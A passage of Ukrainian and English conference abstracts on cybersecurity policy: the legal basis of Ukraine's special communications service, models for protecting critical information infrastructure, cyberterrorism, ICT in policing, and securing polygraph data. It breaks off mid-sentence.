In this regard, we should agree with D.V. Smotrych that in today's military and political realities it is difficult and even inappropriate to deny the role of information as a tool of confrontation, in fact, a weapon. Information allows you to win wars and political crises without firing a shot, creating and fomenting internal contradictions. This tactic is typical of wars of a new format – hybrid wars, where the direct military factor is only one component of the whole [1, p. 121].

Today, information security should be understood as the state of security of the information environment of society, which ensures its formation, use and development in the interests of citizens, organizations, the state, or the state of security of the information needs of individuals, society and the state, which ensures their existence and progressive development regardless of the presence of internal and external information threats [2, p. 97-98].

Moreover, information security is inextricably linked to the information environment. Information environment is understood as the sphere of activity of entities related to the creation, transformation and consumption of information. The information environment is conventionally divided into three main subject areas: creation and distribution of source and derived information; formation of information resources, preparation of information products, provision of information services; consumption of information and two supporting subject areas: creation and application of information systems, information technologies and means of their support, as well as means and mechanisms of information security [2, p. 97].

Certain issues of combating cybercrime are currently being implemented in accordance with the provisions of the Law of Ukraine «On the State Service for Special Communications and Information Protection of Ukraine» of February 23, 2006, № 3475-IV.

In particular, Art. 2 of the above-mentioned law stipulates that the State Service for Special Communications and Information Protection of Ukraine is a state body designed to ensure the functioning and development of the state system of governmental communications, the National System of Confidential Communications, the formation and implementation of state policy in the areas of cryptographic and technical information protection, cyber defense, special-purpose postal communications, governmental paramedic communications, and active counteraction to aggression in cyberspace [3].

At the same time, Article 3 of the law states that the main tasks of the State Service for Special Communications and Information Protection of Ukraine are: ensuring the security and development of the state system of governmental communications, the National System of Confidential Communications, active counteraction to aggression in cyberspace; ensuring, in accordance with the established procedure and within the competence of the entities directly involved in the fight against terrorism; implementation of the state policy on the protection of critical technological information, cyber protection of critical information objects [3].

However, it is worth noting that although the State Service for Special Communications and Information Protection of Ukraine is now operational, the state of security in the information sphere leaves much to be desired.

In particular, as reported by Ukrinform, since the beginning of the full-scale war, Russia has carried out 796 cyberattacks against Ukraine. The government and local authorities (179 attacks), the security and defense sector (104), the financial sector (55), commercial organizations and the energy sector (54 each) are most affected by Russian hackers. Among organizations, the telecommunications industry accounted for the largest number of attacks. Russian cybercriminals are also targeting transportation infrastructure. The most common methods of cyberattacks are unauthorized data collection (242 attacks) and the use of malicious software code (192). DDoS attacks (disruption of availability) accounted for a much smaller number of cases (56) [4].

From the above, we can understand that in today's environment, information security should be constantly on the agenda. In today's realities, the security of citizens and the state as a whole depends on it. It is promising in the future to study the areas of improvement of legislative provisions on information security against cyber threats.

***References*:**

1. Smotrych, D. V. (2023) Informatsiina bezpeka v umovakh voiennoho stanu [Information security in the context of martial law]. *Naukovyi visnyk Uzhhorodskoho Natsionalnoho universytetu – Scientific Bulletin of Uzhhorod National University*. Vypusk 77. Chastyna 2, 121–127 [in Ukrainian].
2. Lukianova, V.V. & Lautar, A. Iu. (2013) Informatsiina bezpeka v umovakh rozvytku informatsiinoi systemy [Information security in the context of information system development]. *Visnyk Khmelnytskoho natsionalnoho universytetu – Bulletin of Khmelnytsky National University*. № 2. T. 3, 97–101 [in Ukrainian].
3. Pro Derzhavnu sluzhbu spetsialnoho zviazku ta zakhystu informatsii Ukrainy : Zakon vid 23.02.2006 № 3475-IV [On the State Service for Special Communications and Information Protection of Ukraine: Law from 23.02.2006 № 3475-IV]. *zakon.rada.gov.ua*. Retrieved from https://zakon.rada.gov.ua/laws/show/3475-15#Text [in Ukrainian].
4. Rosiia zdiisnyla maizhe 800 kiberatak proty Ukrainy protiahom chotyrokh misiatsiv viiny [Russia conducted almost 800 cyberattacks against Ukraine during four months of war]. *https://ms.detector.media.* Retrieved form https://ms.detector.media/kiberbezpeka/post/29761/2022-06-30-rosiya-zdiysnyla-mayzhe-800-kiberatak-proty-ukrainy-protyagom-chotyrokh-misyatsiv-viyny/ [in Ukrainian].

ЗАХИСТ КРИТИЧНО ВАЖЛИВИХ КІБЕР-АКТИВІВ

Демедюк Сергій Васильович
кандидат юридичних наук
заступник Секретаря Ради національної
безпеки і оборони України, м. Київ

Захист критично важливих національних кібер-активів є основою для зусиль країн у сфері кібербезпеки. Для політиків, перед якими стоїть завдання розвивати національну систему кібербезпеки, питання визначення і захисту критично важливої інформаційної інфраструктури (далі ЗКІІ) змістилося від переважно фізичного розуміння інфраструктури до захисту критично важливих послуг. ЗКІІ використовується для узагальненого позначення захисту життєво важливих ІТ-сервісів, які підтримують надання критично важливих послуг як приватними, так і державними організаціями [1].

Це питання, безумовно, є актуальним для багатьох країн і сьогодні через різке зростання залежності від цифрової складової сучасної економіки і суспільства. Тим не менш, обізнаність та ресурси, що виділяються на національну кібербезпеку, залишаються дуже нерівномірними навіть серед індустріальних країн.

У той же час, кількість суб'єктів, потенційно здатних до незаконної кіберактивності з різних мотивів, стрімко зростає. З появою мільйонів нових інтернет-користувачів на ринках, що формуються, і в країнах, що розвиваються, відбудеться стрибок з 2,5 мільярдів інтернет-користувачів у 2015 році до 5 мільярдів користувачів до 2025 року [2]. Тому проблема кібербезпеки стає загрозою економічному зростанню та національній безпеці не лише в розвинених індустріальних країнах, а й у країнах з економікою, що розвивається.

Для покращення кібербезпеки критично важливих послуг основна увага має бути зосереджена на організаційних аспектах, а необхідні технічні компоненти – на

вдосконаленому управлінні кіберризиками. Через складність захисту кібер-елементів критично важливих послуг, питання, на яке слід відповісти, в першу чергу, полягає в тому, як організувати це завдання і забезпечити необхідне лідерство уряду у протидії кібер-викликам. Нещодавні рекомендації Організації економічного співробітництва та розвитку (ОЕСР) дійшли висновку: «Замість того, щоб розглядати цифровий ризик як технічну проблему, яка вимагає технічних рішень, до нього слід підходити як до економічного ризику; отже, він повинен бути невід'ємною частиною процесів управління ризиками та прийняття рішень в організації» [3].

Одним з найбільш важливих аспектів національної системи ЗКІІ є пошук відповідної організаційної моделі, яка сприятиме ефективній та стабільній роботі в цій сфері. Достатньо глибокий аналіз акцентує увагу на різних моделях ЗКІІ, і хоча немає двох абсолютно однакових моделей, все ж є певні закономірності, що склалися в Європі. Початково такі системи сформувалися в невеликих європейських країнах і здебільшого базувалися на міцних довірчих відносинах в однорідних суспільствах, де основна група критично важливих компаній і національних кіберорганізацій розробили системи обміну технічною кіберінформацією та раннього попередження з критично важливими операторами. На початковому етапі було створено окремий орган ЗКІІ, який виконував лише політичні функції і діяв як національний координатор, здійснюючи нагляд і консультування критично важливих компаній і організацій. Водночас цей орган інформує політиків вищого рівня, проводить навчання, готує національні кібернавчання і підтримує зв'язок з ключовими державними установами. В ідеалі така установа повинна бути розташована разом з національною структурою реагування на інциденти (CERT), щоб мати технічну кібер-компетентність, а також мати доступ до оперативної інформації з кібербезпеки.

У деяких європейських країнах модель базується на галузевих підходах до ЗКІІ і тому відіграють більш важливу роль. Галузеві регулятори не обов'язково є найбільш компетентними кіберорганами, але оскільки ЗКІІ часто організована на галузевій основі, регулятори також мають мандат на нагляд за виконанням вимог щодо управління кіберризиками та звітності про інциденти. Цілісний підхід до ЗКІІ, коли кібербезпека інтегрована з фізичною та кадровою безпекою, добре слугує загальним цілям управління ризиками операторів критично важливих послуг. Деякі національні агентства ЗКІІ також демонструють здатність брати на себе наглядову і консультативну роль з питань ЗКІІ [4].

Існує також модель централізованого змісту з сильним кіберорганом в центрі національних зусиль, який має мандат на нагляд за реалізацією цілей ЗКІІ. У цьому випадку центральний орган також повинен мати можливість надавати корисні рекомендації та певну технічну допомогу постачальникам критично важливих послуг, а також не нехтувати галузевими специфікаціями у вимогах до кібербезпеки.

У більшості країн галузеві регулятори повинні бути більш обізнаними щодо кіберризиків і з часом відігравати певну роль в управлінні та нагляді за управлінням кіберризиками постачальників критично важливих послуг. Однак, оскільки багато європейських країн є малими або середніми державами, вони можуть не мати достатньої кількості кіберспеціалістів у всіх галузевих регуляторних органах, і було б економічно доцільно зосередити завдання з управління кіберризиками в національній організації ЗКІІ, яка тісно співпрацює з галузевими органами влади. В ЄС багато галузевих вимог до безпеки визначаються загальноєвропейськими регуляторними органами. Ці гармонізовані європейські вимоги сприяють функціонуванню внутрішнього ринку та операторів критично важливих послуг, але національні уряди все одно здійснюють нагляд за виконанням нормативних актів.

Важливо зазначити, що кожна країна повинна знайти власну модель захисту критично важливих послуг у цифрову епоху. Досвід європейських країн показує, що центральним осередком національних зусиль у сфері кібербезпеки, як правило, є сильна державна установа з солідним фінансуванням і політичним керівництвом, орієнтованим на безпеку. Оскільки національна організація ЗКІІ повинна мати можливість залучати широке коло зацікавлених сторін з державного і приватного секторів, вона виграє від приналежності до

національної установи, яка має прямий доступ до вищого політичного керівництва і володіє певним ступенем повноважень для здійснення нагляду.

Розбудова певної моделі ЗКІІ, створення відповідних органів, передбачає і відповідні регуляторні ініціативи, що сприяють підвищенню кібербезпеки критично важливих послуг. З цього приводу, тривалий час в розвинених країнах серед суб'єктів кібербезпеки відбувалася дискусія щодо того чи варто здійснювати регуляторні функції у сфері кібербезпеки. Представники національної безпеки та правоохоронних органів виступали за регулювання, тоді як ІТ-розробники та приватний сектор іноді запекло протистояли цьому. Оскільки більшість індустріальних країн зробили вибір на користь кіберрегулювання, спільною позицією стало посилення управління ризиками ІТ-безпеки в компаніях та організаціях державного сектору, які забезпечують критично важливу інфраструктуру та послуги. Стало очевидним, що для боротьби зі стрімким зростанням кіберзагроз необхідне втручання держави.

Таким чином, в умовах цифрової трансформації, об'єктивною вимогою є активізація зусиль у сфері кібербезпеки та посилення кіберстійкості. Прикладом цього процесу є законодавчі ініціативи економічно розвинених країн, зокрема США та ЄС. Урядами цих країн ухвалено нормативно-правові акти з кібербезпеки де обізнаність щодо кібербезпеки критично важливих послуг є найвищим пріоритетом для осіб, які приймають рішення. У європейських країнах, які вже обрали регуляторний підхід, рівень обізнаності з питань кібербезпеки серед вищого керівництва та керівників компаній є високим. Оскільки перші кроки в регулюванні здійснювалися на національному рівні і включали тісну співпрацю з приватним сектором, наразі не спостерігається очевидних невдач. Однак мають місце ризики щодо надмірного регулювання галузі, у випадку неналежних зусиль суб'єктів кібербезпеки, а також недостатніх інвестицій та лідерства урядів в цьому питанні. Водночас, процес потребує постійного дослідження та пошуку найбільш адекватного рішення. Саме тому академічні установи та аналітичні центри повинні максимально зосереджувати свій потенціал на прогалинах і надавати обґрунтований аналіз щодо організації ЗКІІ на національному рівні.

***Література*:**

1. Heli Tiirmaa-Klaar. Building national cyber resilience and protecting critical information infrastructure. *Journal of Cyber Policy*. 2016. 1:1. P. 94-106.
2. Cyberspace 2025: Today's Decisions, Tomorrow's Terrain, Microsoft Report. June 2014. URL: https://query.prod.cms.rt.microsoft.com/cms/api/ am/binary/REXXtS
3. Digital Security Risk Management for Economic and Social Prosperity: OECD Recommen dation and Companion Document, OECD 2015. URL: https://www.oecd.org/publications/digital-security-risk-management-for-economic-and-social-prosperity-9789264245471-en.htm
4. UK Centre for the Protection of National Infrastructure/ URL: https://www.protectuk.police.uk/news-views/centre-protection-national-infrastructure-cpni-has-evolved-become-national-protective#

КІБЕРТЕРОСТИЧНІ ЗАГРОЗИ БЕЗПЕКОВОМУ ПРОСТОРУ УКРАЇНИ: ПРИЧИНИ ВИНИКНЕННЯ ТА ШЛЯХИ ПОДОЛАННЯ

Барабаш Ольга Олегівна
докторка юридичних наук, професорка,
професорка кафедри загально-правових дисциплін Інституту права
Львівського державного університету внутрішніх справ
ORCID ID https://orcid.org/0000-0003-2666-9696
Scopus Author ID: 57194699372
kolibri1961@ukr.net

Ще задовго до повномасштабного вторгнення росія посилила кібератаки на держоргани, оборонно-промисловий комплекс, інфраструктурні об'єкти, ІТ-мережі та ЗМІ в Україні. Кіберборотьба і кіберзахист стали одними з ключових елементів гібридної війни.

Наші фахівці та хакери-волонтери не тільки успішно протистоять нападам, а й завдають дошкульних ударів у відповідь. Торік зафіксовано понад 1,25 млн DDoS-атак на російську інфраструктуру (це 8,4 % від усіх кібератак у світі). За оцінками керівника служби з питань інформаційної безпеки та кібербезпеки Апарату Ради національної безпеки і оборони України Наталії Ткачук, Україна – єдина держава, яка змогла здобути перевагу у протистоянні кібератакам та інформаційній агресії рф. Проте маємо усвідомлювати: про остаточну перемогу наразі не йдеться. Ворог удосконалюється, маневрує, змінює вістря ударів. Нинішній тренд – інтелектуальні атаки задля виявлення слабких місць в інфраструктурі. І світовий досвід доводить: надійна робота систем кіберзахисту буде актуальною і в мирний час [1].

Зауважимо, що кібертероризм не має меж, злочинці можуть перебувати на території однієї країни, а діяти на території іншої, через це підвищується складність у протидії тероризму. Для того щоб система протидії працювала ефективно, потрібні напрацювання міжнародних домовленостей та допомога в боротьбі з явищем кіберзлочинності. «В Україні існує величезна потреба в побудові стійкішої цифрової інфраструктури. Росія використовує кібератаки, щоб порушити роботу критичної інфраструктури і тим самим підривати довіру до влади. Ось чому в тісній співпраці зі США ми виділяємо 20 мільйонів крон (2,8 млн дол.) на кібербезпеку України», – заявив міністр закордонних справ Данії Ларс Люкке Расмуссен [2]. На початку 2023 року свій внесок у програми боротьби з кіберзлочинами зробила Нова Зеландія, інвестувавши 0,49 млн доларів США. Тож швидкий розвиток мереж і злочинності в них змушує світову спільноту зробити висновки, що без міжнародного співробітництва обійтися вже не можна. Потрібен договір, до якого входитиме багато учасників, однак це і спричиняє, зокрема, організаційні складнощі. Адже, наприклад, кожна країна висуває якісь свої вимоги та побажання, через що процес розробки угоди затягується.

Наразі між країнами можлива співпраця не в рамках однієї великої угоди, а за двосторонніми договорами. Для цього не потрібно вести довгі перемовини, достатньо зробити запит та дочекатися відповіді на нього. Такі запити нерідко надходять до ООН, оскільки організація може надати юридичну підтримку, у неї є готові норми та правові акти, спрямовані на боротьбу саме з міжнародним тероризмом, зокрема мережевим. Двостороння співпраця досить зручна, вона дозволяє протидіяти міжнародному тероризму і виражається в таких формах партнерства: проведення консультацій – вони допомагають менш досвідченим країнам запозичити методи боротьби та протидії кібертероризму; обмін даними – це важлива інформація, яка може допомогти в боротьбі з певними бандформуваннями, а також сприяти перекриттю фінансування злочинних організацій.

Кібертерористи можуть використовувати безліч різних методів атаки, зокрема віруси, комп'ютерні «хробаки» та шкідливі програми, націлені на збої в системі управління водопостачання, транспортних систем, електромережі, критичної інфраструктури. Також використовуються DDoS-атаки для запобігання доступу законних користувачів до цільових комп'ютерних систем або мережевих ресурсів, для злому та крадіжки критично важливих даних з установ; програми-здирники утримують комп'ютерні системи у збої, поки жертви не заплатять викуп; фішингові атаки – збір інформації про жертви електронною поштою, яку потім можна використовувати для доступу до систем або крадіжок. Загалом протягом 2023 року експерти помітили зростання різноманітних тенденцій кібербезпеки, загроз та інших проблем. Так, серед головних проблем кібербезпеки у 2023-м-у називають: збільшення кількості кібератак (в інтернеті кожні 39 секунд відбувається нова атака, яка коштує трильйони доларів щорічно), віддалена робоча сила (прогнозують, що до 2025 року нестача талантів або людська невдача стануть причиною більш ніж половини значних кіберінцидентів), хмарна безпека (провайдер відповідає за безпеку інфраструктури, доступу, виправлення та конфігурації хостів / мереж, тоді як клієнт відповідає за управління користувачами та привілеями доступу, захист хмарних облікових записів, шифрування / захист даних і підтримку відповідності), штучний інтелект (впровадження штучного інтелекту (AI) матиме і позитивні, і негативні наслідки для кібербезпеки. Хоча ми

можемо використовувати штучний інтелект для підвищення нашого кіберзахисту, хакери також вчаться на наявних інструментах штучного інтелекту для розробки більш просунутих атак та атак на традиційні системи безпеки або навіть системи, посилені штучним інтелектом) [3].

Кібертерористичні зловмисники можуть використовувати практично будь-який метод атаки для досягнення своїх політичних або соціальних цілей. Інтернет дозволяє терористам безпосередньо спілкуватися один з одним, а також з величезною аудиторією, створюючи віртуальні спільноти фанатиків-однодумців, надаючи інформацію про цілі та інструкції щодо проведення актів насильства. Ключем до боротьби з кібертероризмом є запобігання цим загрозам. Тож щоб уберегти свої мережі від злому, варто встановити надійне антивірусне програмне забезпечення та регулярно його оновлювати.

Держави і бізнес також повинні переконатися, що їхні інтернет-пристрої належно захищені: щоб запобігти програмам-вимагателям, організації повинні зберігати повні резервні копії своїх систем.

А щоб забезпечити інформаційну безпеку на національному рівні, потрібно прийняти ефективну систему, яка дасть змогу використовувати комплексні заходи, а також діяти разом з іноземними державами. Такі заходи мають бути спрямовані на спільну боротьбу з тероризмом. Важливо, щоб ці заходи дозволяли не лише усунути наслідки злочинів, а й вчасно запобігти їм. Для цього знадобиться планомірний розвиток та обґрунтування методик боротьби з кіберзлочинністю.

Для захисту інформації в кіберпросторі станом на сьогодні актуальне регулювання ІТ-мереж на державному рівні. Це допоможе забезпечити високу безпеку та підвищити можливості правоохоронних органів у боротьбі з кібертероризмом. Формуванням і реалізацією державної політики у сфері кіберзахисту, захисту об’єктів критичної інфраструктури та державних інформаційних ресурсів у кіберпросторі в нашій країні опікується Державна служба спеціального зв’язку та захисту інформації України (далі – Держспецзв’язку). Вона також відповідає за підготовку фахівців у цих напрямах, що потребує особливої гнучкості, аби нові кадри відповідали мінливим вимогам сьогодення. Для цього існує лише два шляхи. *Перший* – впровадження змін у систему вищої освіти. Зараз абітурієнтам, яких цікавить робота, пов’язана із захистом інформації, доступні такі опції – спеціальність 125 «Кібербезпека та захист інформації» в галузі знань 12 «Інформаційні технології» та 256 «Національна безпека», 257 «Управління інформаційною безпекою». Однак їх стандарти не забезпечують майбутнім фахівцям увесь спектр знань та навичок, необхідних на сучасному ринку праці. Тому потрібно розширювати перелік освітніх можливостей. *Другий шлях* – імплементувати міжнародні стандарти та кращі світові практики і розробити кваліфікаційну рамку професій у галузі кібербезпеки [1]. Інакше кажучи – розширити перелік можливих посад для кіберспеціалістів в українському Класифікаторі професій, а також створити для них відповідну систему оцінювання фаху. Саме в цьому напрямі Держспецзв’язку наполегливо працює останні роки. У результаті кількість професій галузі кіберзахисту та захисту інформації збільшилася з 2 до 27. *Ще однією ініціативою* є створення кваліфікаційних центрів, де фахівці з кібербезпеки і дотичних спеціальностей зможуть складати професійні іспити. Це дасть їм можливість виходити на ринок праці як вузькопрофільні спеціалісти, а роботодавцям – знаходити саме ті кадри, яких вони потребують. Крім влаштування профільних іспитів, кваліфікаційні центри зможуть також надавати освітні послуги. Тому Держспецзв’язку всіляко підтримує ініціативи навчальних закладів та приватних компаній щодо заснування на їхній базі сертифікаційних центрів та отримання ними акредитації відповідно до чинного законодавства [1].

Варто зазначити, що боротьба з кіберзлочинністю складна не тільки в технічному сенсі, але й тим, що багато злочинців розвивають свої навички, освоюють більш сучасні технічні засоби, які допомагають їм скоювати злочини, зберігаючи анонімність. Вони вигадують нові схеми, і система правоохоронних органів не встигає за цим динамічним розвитком. Для

швидкого й ефективного розслідування злочинів у кіберпросторі правоохоронні органи повинні мати не тільки добре підготовлених співробітників, які мають необхідний набір знань, а й передові технічні засоби та технології. І з першим, і з другим нерідко виникають проблеми. Для розслідування злочинів, скоєних міжнародними групами хакерів, потрібна висока професійна кваліфікація співробітників, які займаються розслідуванням. Крім цього, часто потрібне дороге спеціалізоване обладнання, яким володіють далеко не всі відділи органів Національної поліції в Україні. Окремі види розслідувань можуть тривати понад два місяці. Кіберзлочини часто є сукупністю протиправних діянь, скоєних із застосуванням цифрових технологій. У законодавчих актах відсутнє чітке уявлення, що таке кіберзлочин. У них є посилання на схожі терміни, так би мовити, синоніми злочинів у сфері ІТ-технологій.

Щодо кіберзлочинності чинне законодавство лише формується. Це пов'язано не тільки зі зростанням кіберзлочинності як такої, а й з тим, що це явище з'явилося відносно недавно, і закону доводиться надолужувати цю різницю. Суспільні відносини, в яких задіяно кіберпростір, активно розвиваються, вони використовуються практично у всіх сферах життя, саме тому вітчизняні дослідники кіберзлочинності говорять про те, що потрібно пришвидшувати розвиток нормативно-правової бази у цій сфері. Отже, серед пріоритетів України – сприяння підготовці та прийняттю міжнародних актів, що регламентують застосування в кіберпросторі принципів та норм міжнародного права, створення умов для встановлення міжнародного правового режиму нерозповсюдження інформаційної зброї, розробка та реалізація багатосторонніх програм, що сприяють подоланню інформаційної нерівності між країнами, що розвиваються.

***Література*:**

1. Кібербезпека в Україні: шляхи розвитку та можливості. *Укрінформ*. 2023. 3 трав. URL: https://www.ukrinform.ua/rubric-technology/3704093-kiberbezpeka-v-ukraini-slahi-rozvitku-ta-mozlivosti.html (дата звернення: 10.11.2023).
2. США і Данія працюватимуть над посиленням кібербезпеки України. *Інтерфакс-Україна*. 2023. 3 жовт. URL: https://interfax.com.ua/news/general/938722.html (дата звернення: 10.11.2023).
3. Що потрібно знати бізнесу про кібербезпеку у 2023 році. *BDO Україна*. 2023. 17 лип. URL: https://www.bdo.ua/uk-ua/insights-2/information-materials/2023/what-businesses-need-to-know-about-cybersecurity-in-2023 (дата звернення: 10.11.2023).

ОСОБЛИВОСТІ ЗАСТОСУВАННЯ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ В ПРАВООХОРОННИХ ОРГАНАХ

Виганяйло Світлана Миколаївна
кандидат економічних наук, доцент
доцент кафедри соціально-економічних дисциплін Сумська філія
Харківського національного університету внутрішніх справ

Невід'ємною складовою діяльності правоохоронних органів є використання інформаційно-комунікаційних технологій, що забезпечує з допомогою отриманої інформації здійснювати викриття, припинення, та боротьбу зі злочинністю, а також враховуючи міжнародний досвід розвинених країн здобуття доцільних та ефективних технологій вдосконалення системи інформаційних технологій.

Розвиток нашої держави у напрямку євроінтеграції передбачає підвищення ефективності діяльності правоохоронних органів яка направлена на протидію злочинності і цього можливо досягнути шляхом використання сучасних інформаційно-комунікаційних технологій. На сьогодні неможливо собі уявити ефективну роботу правоохоронних органів без використання сучасних інформаційно-комунікаційних технологій.

Інформаційно-комунікаційні технології (ІКТ) – сукупність технологій, що забезпечують фіксацію інформації, її обробку і обмін інформацією (передачу, поширення, розкриття).

Величезна кількість статистичної, аналітичної та довідкової інформації використовується в діяльності судових органів, прокуратури, нотаріальних та адвокатських контор, юридичних офісів, та в оперативно-розшуковій, слідчій та експертній роботі органів внутрішніх справ. Для цього застосовують нові інформаційно-комунікаційні технології, які мають тенденцію до розвитку та впроваджуються в практичну діяльність правоохоронних органів.

Останнім часом науковцями активно досліджуються теоретичні і прикладні аспекти використання сучасних інформаційно-комунікаційних технологій у правоохоронній діяльності щодо протидії окремим видам злочинів; проблемні питання підготовки фахівців у галузі інформаційно-комунікаційних технологій для органів Національної поліції України; актуальні питання підвищення якості інформаційно-аналітичної підготовки фахівців для підрозділів кримінальної поліції та інше. Інформаційно-комунікаційні технології включають усі види технологій, які використовуються для обробки інформації та дають можливість представляти будь-який вид інформації – чисел, текстів, звуку, зображення – в цифровому форматі, придатному для зберігання і обробки на комп'ютері. Можливість передачі інформації з комп'ютера на комп'ютер за допомогою інтернет-технологій забезпечує доступ будь-якого користувача до світового інформаційного простору. Інформаційні технології використовуються для великих систем обробки даних, обчислення на персональному комп'ютері, науці і освіті, управлінні, автоматизованому проектуванні і створенні систем з штучним інтелектом.

О.В. Бочковий наголошує, що сучасні ґаджети дозволяють повністю перенести кабінетну роботу в будь-яке зручне місце та без проблем передавати інформацію у різних форматах: від звичайних текстових повідомлень, документів до складних розрахунків, зображень і відеофайлів [1, с. 173]. Особливість використання ІКТ полягає в дотриманні конфіденційності та таємності зберігання інформації отриманої негласним шляхом під час використання цих гаджетів. Система способів захисту інформаційного простору включає в себе правові прийоми, які полягають у створенні адміністративно-правових і кримінально-правових норм, що встановлюють відповідальність за несанкціоноване використання даних. Перш за все необхідно правове закріплення цього процесу, а також розробка алгоритму дій оперативних працівників щодо збору, накопичення, обробки, узагальнення та збереження отриманої інформації. Застосування засобів комп'ютерної техніки навіть у найбільш складних формах, заснованих на використанні методів «штучного інтелекту», не означає, що слідчий або оперуповноважений стають бездумними виконавцями рішень, що приймаються комп'ютером, в цьому разі комп'ютерний «інтелект» є узагальненим передовим досвідом слідчої (експертної) діяльності, і мова йде виключно про рекомендації, які не мають обов'язкового характеру.

Необхідно звернути увагу правоохоронних органів, на отримання знань інформаційних ресурсів й навичок роботи з новою технікою, новими підсистемами та автоматизованими банками даних правоохоронних органів; працівникам Національної поліції України, а особливо оперативним співробітникам проводити підвищення кваліфікації з отриманням навичок застосування інформаційних технологій та роботи з новими підсистемами, які впроваджуються та використовуються в практичній діяльності правоохоронних органів; вдосконалити правове регулювання сфери інформаційного забезпечення правоохоронних органів.

На сьогоднішній день використання інформаційно-комунікаційних технологій в діяльності правоохоронних органів відповідно до функцій використовує з метою попередження, виявлення, припинення та розкриття кримінальних правопорушень, механізмів підготовки, вчинення або приховування яких передбачає використання комп'ютерів, телекомунікаційних та комп'ютерних інтернет-мереж і систем. Наразі, наша країна знаходиться на етапі переходу до електронних інформаційних систем, але існують ризики у вигляді кіберзлочинів. Мова йде про викрадення готівки з банкомату шляхом встановлення на шатер банкомату спеціальної утримуючої накладки, несанкціоноване

списання коштів з банківських рахунків за допомогою систем дистанційного банківського обслуговування, заволодіння коштами громадян через інтернет-аукціони, інтернет-магазини, сайти та телекомунікаційні засоби зв'язку, протиправний контент, який пропагує екстремізм, тероризм, наркоманію, культ жорстокості і насильства. Використання інформаційно-комунікаційних технологій може стати головним чинником зміцнення законності, забезпечення обороноздатності країни, соціально-політичної стабільності та розвитку демократичних засад в управлінні державою. Значна роль інформаційного забезпечення у процесі здійснення ефективного управління в Органах національної поліції та функціонування усієї правоохоронної системи підтверджується на практиці боротьби зі злочинністю. Важлива роль системи інформаційного забезпечення управління в правоохоронних органах підтверджується на нормативному рівні, зокрема наказами та розпорядженнями МВС України. Буде доцільним застосовувати якісний та ефективний досвід розвинутих зарубіжних країн, що полягає в реалізації та втіленні корпоративної об'єднаної інформаційної моделі даних для потреб поліції.

Отже, використання інформаційно-комунікаційних технологій в правоохоронних органах є невід'ємною складовою їх діяльності, що забезпечує викриття, припинення, та боротьбу зі злочинністю за допомогою отриманої інформації, а також за допомогою міжнародного досвіду розвинутих країн здобуття доцільних та ефективних технологій у вдосконаленні цілої системи інформаційних технологій. Актуальним є розуміння основних інформаційних систем в правоохоронній діяльності, знання особливостей використання інформаційних систем окремими підрозділами правоохоронних органів, розуміння основ використання та правового регулювання інформаційно-аналітичної діяльності оперативних підрозділів МВС України.

Література:

1. Ханькевич А. М., Бочковий О. В. Інформаційні технології та забезпечення прав і свобод людини в умовах відкритого суспільства. – Сучасні проблеми правового, економічного та соціального розвитку держави: тези доп. X Міжнародна науково-практична конференція, присвячена 27-й річниці створення Харківського національного університету внутрішніх справ (м. Харків, 19 листопада 2021 р.).– Харків: ХНУВС, 2021.– С. 173-174.

КІБЕРБЕЗПЕКА ПОЛІГРАФОЛОГІЧНИХ ДОСЛІДЖЕНЬ В ПУБЛІЧНІЙ СЛУЖБІ УКРАЇНИ

Здебський Дмитро Володимирович
аспірант 2-го курсу заочної форми навчання докторантури та аспірантури
Одеський державний університет внутрішніх справ
Ісмайлов Карен Юрійович
кандидат юридичних наук, доцент
доцент кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Відповідно до Стратегії кібербезпеки України забезпечення кібербезпеки є одним із пріоритетів у системі національної безпеки України. Реалізація зазначеного пріоритету буде здійснюватися шляхом посилення спроможностей національної системи кібербезпеки для протидії кіберзагрозам у сучасному безпековому середовищі [4].

Досвід Національного центру поліграфологічних досліджень США та статистичної розробки, зроблені цією установою, демонструють ефективність використання поліграфів із подальшим підтвердженням отриманих результатів на рівні 95-97% [5, с. 7]. Збільшення кількості поліграфологічних перевірок в секторі публічної служби України є свідченням їх ефективності та визнання в нашій державі. Дану тенденцію актуалізувала перш за все агресія російських окупаційних військ та боротьба з корупцією в Україні. Відповідно до ДСТУ 8692:2016 «Поліграфи. Технічні умови» (далі Стандарт) дослідження із застосуванням поліграфа орієнтовано, насамперед, на захист прав фізичних та юридичних осіб у сфері безпеки їхнього приватного життя, бізнесу або в державній чи правоохоронній діяльності та

для кадрової безпеки [2, с. IV]. З впровадженням поліграфа у публічну службу актуальним постало питання захисту інформації, що отримана за допомогою даного приладу від кіберзагроз, котрі можуть призвести до витоку персональних даних та інформації з обмеженим доступом.

Як визначає зазначений Стандарт – поліграф (детектор брехні) є багатоканальною контрольно-вимірювальною системою, що призначена фіксувати динаміку зміни фізіологічних показників організму людини під час дослідження на визначення його психоемоційного стану у відповідь на пред'явлення за спеціальною методикою певних стимулів і подальше їх відтворення на екрані монітора та збереження й архівування за допомогою пристрою оброблення та відображення інформації, яким можуть бути персональний комп'ютер, планшетний комп'ютер, ноутбук тощо, що їх серійно виробляють, та складається з апаратного комплексу й програмного забезпечення для комп'ютера [2, с. 2]. Під час проведення поліграфологічного дослідження в програмне забезпечення вносяться в електронному вигляді персональні дані суб'єкта опитування із застосуванням поліграфа. Крім того, результат поліграфологічного дослідження фіксуються та зберігається у вигляді поліграм (графічного відображення параметрів фізіологічної активності опитуваного), фіксується час та дата дослідження, а окремі види програмного забезпечення дозволяють здійснювати аудіо- /відеозапис опитування. Потрапляння цих даних до спеціальних служб ворожих до України держав або інших не добропорядних осіб може мати загрози як для державної безпеки так і для охоронюваних державою прав і свобод громадян.

Отже, в ході проведення поліграфологічного дослідження для забезпечення потреб публічної служби України, особливо у військовій сфері та правоохоронній діяльності в умовах збройної агресії російської федерації, кіберзахист даної процедури та отриманих електронних даних має бути безпечним та врегульованим. Однією зі складових поліграфа є комп'ютерне програмне забезпечення. Стандарт визначає програмне забезпечення поліграфа, як сукупність програмних засобів, які забезпечують оброблення цифрових сигналів, що надходять від блока реєстрування та оброблення даних для відображення динаміки їх величини у вигляді діаграм та цифрових показників, а також для їх зберігання та архівування [2, с. 4]. За Стандартом під час роботи з поліграфом має бути дотримано вимоги щодо захисту інформації згідно з ДСТУ ISO/IEC 27001 (міжнародний стандарт з інформаційної безпеки), а в разі необхідності збереження інформації конфіденційної, таємної чи з обмеженим доступом, визначених у ДСТУ 3396.2 (технічний захист інформації, терміни та визначення), й мають бути проведені відповідні роботи та організовано систему технічного захисту інформації згідно з ДСТУ 3396.1 (технічний захист інформації, порядок проведення 